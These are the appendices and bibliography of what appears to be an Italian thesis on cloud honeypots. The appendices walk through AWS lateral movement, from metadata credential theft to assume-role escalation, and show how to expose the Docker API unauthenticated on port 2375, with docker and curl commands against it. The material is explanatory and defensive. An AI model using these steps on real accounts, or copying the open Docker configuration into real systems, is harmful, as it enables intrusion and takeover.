Un attaccante, per muoversi lateralmente in una piattaforma cloud, innanzitutto dovrebbe avere accesso alle credenziali di un utente o di un ruolo. Per fare ciò, ad esempio, potrebbe usare i "guessing bucket names tools" così da rilevare la presenza di bucket pubblicamente accessibili. Conseguentemente, potrebbe individuare eventuali credenziali sensibili come quelle di *Ryan*, esposte per la realizzazione dell'honeypot. In alternativa, potrebbe accedere al pod vulnerabile di un cluster, tentando così di sfruttarne i metadati. Questi, con la giusta navigazione, potrebbero consentirgli di ottenere l'identità desiderata, come riportato in figura A.1.

Figura A.1: Prelievo delle credenziali dai metadati di un pod

Una volta avere sfruttato la vulnerabilità di un container che gli da l'accesso a tali credenziali, l'attaccante potrà configurare il proprio terminale importando le chiavi ottenute per impiegare la CLI di AWS. A questo punto potrà scoprire che user o ruolo ricopre con il comando *get-caller-identity* (figura A.2).



Figura A.2: Importazione e verifica delle credenziali ottenute

Esso restituisce la nuova identità dell'attaccante, adesso relativa al ruolo dei worker nodes del cluster Kubernetes ospitante il pod attaccato.

In questo modo l'attaccante potrà aggirarsi tra le informazioni della piattaforma AWS, così da ispezionare gli altri users che sono stati settati, i ruoli, le policies, le varie istanze attive e molto altro. Tuttavia, ciò è possibile solo se il ruolo o l'utente che l'attaccante ha impersonificato ha ricevuto i permessi in lettura che gli consentono di estrapolare tali informazioni. Nel caso di tale honeypot, infatti, è stata assegnata all'utente o al ruolo (volutamente configurati in maniera errata) la policy *ReadOnlyAccess*, la quale permetterebbe ad un attaccante di esplorare la piattaforma e le relative informazioni, ma senza godere di quei privilegi che gli consentirebbero di effettuare modifiche o operazioni di scrittura.

Tuttavia, per scoprire di quali permessi o privilegi egli goda realmente, dovrà ancora navigare tra le policies associate al ruolo o user che ha impersonificato al fine di scovare la misconfiguration che è stata settata. Quindi, egli dovrà innanzitutto pescare le informazioni in merito alle policies associate (figura A.3).

Figura A.3: Verifica delle policies associate al ruolo assunto

Avendo visibilità sugli identificativi univoci di tali policies, ovvero sui "PolicyArn", potrà ottenerne maggiori informazioni. Quindi potrà leggerne il contenuto, andando a specificare la versione che vuole ispezionare. Si omette la verifica di "ReadOnlyAccess", mentre il caso relativo a "ops-AssumeRole" è riportato in figura A.4.



Figura A.4: Prelievo della policy ops-AssumeRole

Il contenuto della policy "ops-AssumeRole" dimostra chiaramente che il ruolo che l'attaccante ha impersonificato può assumere qualsiasi altro ruolo della piattaforma il cui nome inizi con "ops". Non basta, quindi, che scoprire quali siano questi ruoli, con l'ausilio del comando *grep* (figura A.5).

Figura A.5: Ricerca dei ruoli da potere assumere

Arrivato a questo punto, l'attaccante potrà impiegare il comando *assume-role* così da ricevere le credenziali del ruolo *ops-EC2Full* da andare ad importare in maniera del tutto simile a come fatto prima (figura A.6).

Una volta avere assunto il ruolo di *ops-EC2Full*, l'attaccante potrà effettuare un'ulteriore fase di information gathering al fine di scoprire quali privilegi sono associati ad esso. Quindi, allo stesso modo di come illustrato in precedenza, potrà ricavare le policies assegnate al suo nuovo ruolo (figura A.7).

Figura A.6: AssumeRole del ruolo ops-EC2Full



Figura A.7: Verifica delle policy associate al ruolo ops-EC2Full

In particolare, la policy "EC2-runInstance" darà all'attaccante la possibilità di creare nuove istanze EC2 tramite la CLI.

Lo scenario appena illustrato è simile a quello che può essere impiegato per sfruttare le credenziali di un utente AWS. L'unica differenza consiste nel fatto che, mentre per assumere un ruolo è necessario ottenere ed importare le credenziali temporanee "AWS_ACCESS_KEY_ID", "AWS_SECRET_ACCESS_KEY" e "AWS_SESSION_TOKEN" (come nella figura A.2), per impersonificare un utente è richiesto semplicemente di importare le prime due, che però, in un utente, sono permanenti. Ciò può anche essere fatto in maniera interattiva tramite il comando *aws-configure*.

In conclusione, è stato appena illustrato che una cattiva configurazione dei permessi su una piattaforma cloud può consentire ad un malintenzionato di fare lateral movement, dandogli quindi un accesso incontrollato alle risorse.

Tuttavia in tal caso, onde evitare che ciò avvenisse, l'accesso alla piattaforma è stato gestito in maniera accurata, evitando ad esempio che un attaccante potesse

assumere privilegi più elevati che gli avrebbero consentito di fermare o terminare le istanze in esecuzione o anche di eliminare gli amministratori.

Appendice B

Come esporre e attaccare le Docker API

Quando Docker viene installato su una macchina, l'API Docker Engine è settato di default in maniera tale da non potere essere accessibile da remoto e quindi da non potere elaborare le richieste che gli giungono dall'esterno. Talvolta, però, esporre le API di Docker può essere utile, come ad esempio nel caso in cui si vogliano effettuare operazioni sul Docker Engine di macchine che non sono fisicamente accessibili.

In tali casi, quindi, è necessario andare a modificare il servizio Docker sulla macchina in questione e fare in modo che il Docker Engine risulti accessibile tramite una porta. Per farlo bisogna individuare all'interno del file "docker.service" la linea relativa ad "ExecStart". Essa definisce il Docker daemon che sta in ascolto delle richieste fatte tramite Docker API e può essere configurata con differenti opzioni che variano anche a seconda della versione Docker installata. Una possibile configurazione potrebbe apparire in tale modo:

```
...
ExecStart=/usr/bin/dockerd -H fd:// --containerd=/run/
   containerd/containerd.sock $OPTIONS
...
```

Al fine di potere rendere il Docker Engine accessibile da remoto, è sufficiente abilitare il socket TCP sul daemon e definire la porta tramite cui esso riceverà le richieste API. Quindi, impiegando la porta 2375 si avrebbe:

```
...
ExecStart=/usr/bin/dockerd -H tcp://0.0.0.0:2375 $OPTIONS
...
```

Tale configurazione, tuttavia, concede un accesso al Docker Engine (e potenzialmente anche alla macchina che lo ospita) privo di alcuna forma di autenticazione o di crittografia, ed è perciò insicura. In tali scenari sarebbe, infatti, buona norma andare a proteggere la comunicazione instaurata tramite protocollo SSH o TLS.

Dopo aver modificato, quindi, il file relativo al servizio Docker, sarà poi necessario ricaricare il Docker daemon e restartare il servizio stesso.

Arrivati a questo punto, un utente potrebbe quindi eseguire comandi da remoto sull'istanza EC2, semplicemente impiegando il comando *docker*:

```
1 docker -H <target_IP_address>:2375 run <image_name>
```

In alternativa potrebbe direttamente fare delle semplici richieste HTTP tramite l'impiego di *curl*. Nell'esempio che segue, viene riportato l'equivalente del comando "docker ps":

```
1 curl http://<target_IP_address>:2375/v1.41/containers/json
```

Sfruttando, perciò, questa misconfigurazione un attaccante potrebbe rilevare i containers in esecuzione su una macchina, crearne di nuovi, interrompere quelli in esecuzione, scaricare immagini a piacimento e quant'altro, rischiando di compromettere l'intero sistema.

Bibliografia

[1] Jay Chen, Nathaniel "Q" Quist e Matthew Chiodi - Palo Alto Networks. *Cloud Threat Report, 1H 2021. The COVID-19 Conundrum: Cloud Security Impact and Opportunity* (cit. a p. 3).

[2] RJK Communications Rachel Kaseroff. *Aqua Security Researchers Discover 90% of Companies Are Vulnerable to Security Breaches Due to Cloud Misconfigurations*. URL: https://www.prnewswire.com/news-releases/aqua-security-researchers-discover-90-of-companies-are-vulnerable-to-security-breaches-due-to-cloud-misconfigurations-301289407.html (visitato il 14/11/2021) (cit. a p. 4).

[3] *OWASP Top 10 - 2021*. URL: https://owasp.org/Top10/ (visitato il 01/11/2021) (cit. a p. 4).

[4] *CVE-2021-25741*. Available from MITRE, CVE-ID CVE-2021-25741. Set. 2021. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25741 (visitato il 02/12/2021) (cit. a p. 4).

[5] Ajmal Kohgadai, RedHat. *Red Hat*. URL: https://cloud.redhat.com/blog/top-open-source-kubernetes-security-tools-of-2021 (visitato il 18/08/2021) (cit. a p. 5).

[6] E. Alata, V. Nicomette, M. Kaaniche, M. Dacier e M. Herrb. «Lessons learned from the deployment of a high-interaction honeypot». In: *2006 Sixth European Dependable Computing Conference*. 2006, pp. 39–46. DOI: 10.1109/EDCC.2006.17 (cit. a p. 13).

[7] Matt Boddy, Sophos. *Exposed: Cyberattacks on Cloud Honeypots*. URL: https://www.sophos.com/en-us/medialibrary/PDFs/Whitepaper/sophos-exposed-cyberattacks-on-cloud-honeypots-wp.pdf (visitato il 02/11/2021) (cit. a p. 13).

[8] Stephen Brown, Rebecca Lam, Shishir Prasad, S Ramasubramanian e Jo Slauson. «Honeypots in the Cloud». In: 2012 (cit. a p. 13).

[9] Andronikos Kyriakou e Nicolas Sklavos. «Container-Based Honeypot Deployment for the Analysis of Malicious Activity». In: ott. 2018. DOI: 10.1109/GIIS.2018.8635778 (cit. a p. 14).

[10] *Apache Struts*. URL: https://struts.apache.org/ (visitato il 21/10/2021) (cit. alle pp. 15, 52).

[11] *T-Pot*. URL: https://github.com/telekom-security/tpotce (visitato il 10/10/2021) (cit. a p. 15).

[12] Christopher Kelly, Nikolaos Pitropakis, Alexios Mylonas, Sean McKeown e William J. Buchanan. «A Comparative Analysis of Honeypots on Different Cloud Platforms». In: *Sensors (Basel, Switzerland)* 21 (2021) (cit. a p. 15).

[13] *Sysdig open source*. URL: https://github.com/draios/sysdig (visitato il 02/10/2021) (cit. a p. 18).

[14] *Sysdig Inspect*. URL: https://github.com/draios/sysdig-inspect (visitato il 02/10/2021) (cit. a p. 21).

[15] *The Falco project*. URL: https://falco.org/ (visitato il 03/10/2021) (cit. alle pp. 21, 22).

[16] *Cloud Native Computing Foundation*. URL: https://www.cncf.io/ (visitato il 03/10/2021) (cit. alle pp. 21, 45).

[17] *Default Falco rules*. URL: https://github.com/falcosecurity/falco/tree/master/rules (visitato il 03/10/2021) (cit. alle pp. 23, 57).

[18] *Kubernetes Auditing*. URL: https://kubernetes.io/docs/tasks/debug-application-cluster/audit/ (visitato il 05/10/2021) (cit. a p. 24).

[19] *Falcosidekick*. URL: https://github.com/falcosecurity/falcosidekick (visitato il 03/10/2021) (cit. a p. 26).

[20] *Sysdig Secure docs*. URL: https://docs.sysdig.com/en/docs/sysdig-secure/ (visitato il 05/10/2021) (cit. a p. 26).

[21] *ELK stack*. URL: https://www.elastic.co/what-is/elk-stack (visitato il 07/10/2021) (cit. a p. 28).

[22] *Virus Total*. URL: https://www.virustotal.com/ (visitato il 28/11/2021) (cit. a p. 30).

[23] *Amazon Web Services*. URL: https://aws.amazon.com/it/ (visitato il 28/11/2021) (cit. a p. 31).

[24] *Rapid7 - There's a Hole in 1,951 Amazon S3 Buckets*. 27 Feb. 2013. URL: https://www.rapid7.com/blog/post/2013/03/27/open-s3-buckets/ (visitato il 10/10/2021) (cit. a p. 36).

[25] *Google Cloud Platform*. URL: https://cloud.google.com/ (visitato il 05/12/2021) (cit. a p. 43).

[26] *Kubernetes*. URL: https://kubernetes.io/ (visitato il 14/10/2021) (cit. a p. 45).

[27] *Kubernetes is the most widely used container orchestration platform, often described as the "Linux of the cloud". Kubernetes is hosted by the Cloud Native Computing Foundation (CNCF)*. URL: https://www.cncf.io/reports/cncf-kubernetes-project-journey/ (visitato il 28/10/2021) (cit. a p. 45).

[28] *kOps*. URL: https://kops.sigs.k8s.io/ (visitato il 14/10/2021) (cit. a p. 47).

[29] *Wordpress*. URL: https://wordpress.com/ (visitato il 20/10/2021) (cit. a p. 49).

[30] *metasploit*. URL: https://www.rapid7.com/products/metasploit/ (visitato il 30/11/2021) (cit. a p. 50).

[31] *Apache Tomcat*. URL: http://tomcat.apache.org/ (visitato il 20/10/2021) (cit. a p. 50).

[32] *Jenkins*. URL: https://www.jenkins.io/ (visitato il 20/10/2021) (cit. a p. 51).

[33] *CVE-2020-17530*. Available from MITRE, CVE-ID CVE-2020-17530. Ago. 2020. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-17530 (cit. a p. 52).

[34] *Struts2 S2-061 Remote Code Execution Vulnerablity (CVE-2020-17530)*. URL: https://github.com/vulhub/vulhub/tree/master/struts2/s2-061 (visitato il 21/10/2021) (cit. a p. 52).

[35] *Oracle WebLogic Server*. URL: https://www.oracle.com/java/weblogic/ (visitato il 22/10/2021) (cit. a p. 54).

[36] *CVE-2020-14882*. Available from MITRE, CVE-ID CVE-2020-14882. Giu. 2020. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14882 (cit. a p. 54).

[37] *CVE-2020-14883*. Available from MITRE, CVE-ID CVE-2020-14883. Giu. 2020. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-14883 (cit. a p. 54).

[38] *PostgreSQL*. URL: https://www.postgresql.org/ (visitato il 23/10/2021) (cit. a p. 55).

[39] *CVE-2019-9193*. Available from MITRE, CVE-ID CVE-2019-9193. Feb. 2019. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9193 (cit. a p. 55).

[40] *Argo Workflows*. URL: https://argoproj.github.io/argo-workflows/ (visitato il 24/10/2021) (cit. a p. 56).

[41] *New Attacks on Kubernetes via Misconfigured Argo Workflows*. URL: https://www.intezer.com/blog/container-security/new-attacks-on-kubernetes-via-misconfigured-argo-workflows/ (visitato il 02/12/2021) (cit. a p. 56).

[42] *Kubernetes Response Engine, Part 5: Falcosidekick + Argo*. URL: https://falco.org/blog/falcosidekick-response-engine-part-5-argo/ (visitato il 02/12/2021) (cit. alle pp. 60, 61).

[43] Alberto Pellitteri, Sysdig. *Threat news: Tsunami malware mutated. Now targeting Jenkins and Weblogic services*. URL: https://sysdig.com/blog/tsunami-malware-jenkins-weblogic/ (visitato il 28/11/2021) (cit. a p. 74).

[44] Stefano Chierici, Sysdig. *THREAT ALERT: Crypto miner attack – Sysrv-Hello Botnet targeting WordPress pods*. URL: https://sysdig.com/blog/crypto-sysrv-hello-wordpress/ (visitato il 28/11/2021) (cit. a p. 74).

[45] Alberto Pellitteri, Sysdig. *Malware analysis: Hands-On Shellbot malware*. URL: https://sysdig.com/blog/malware-analysis-shellbot-sysdig/ (visitato il 28/11/2021) (cit. a p. 74).

[46] *Apache HTTP Server Project*. URL: https://httpd.apache.org/ (visitato il 28/11/2021) (cit. a p. 79).

[47] *CVE-2021-41773*. Available from MITRE, CVE-ID CVE-2021-41773. Set. 2021. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773 (cit. a p. 80).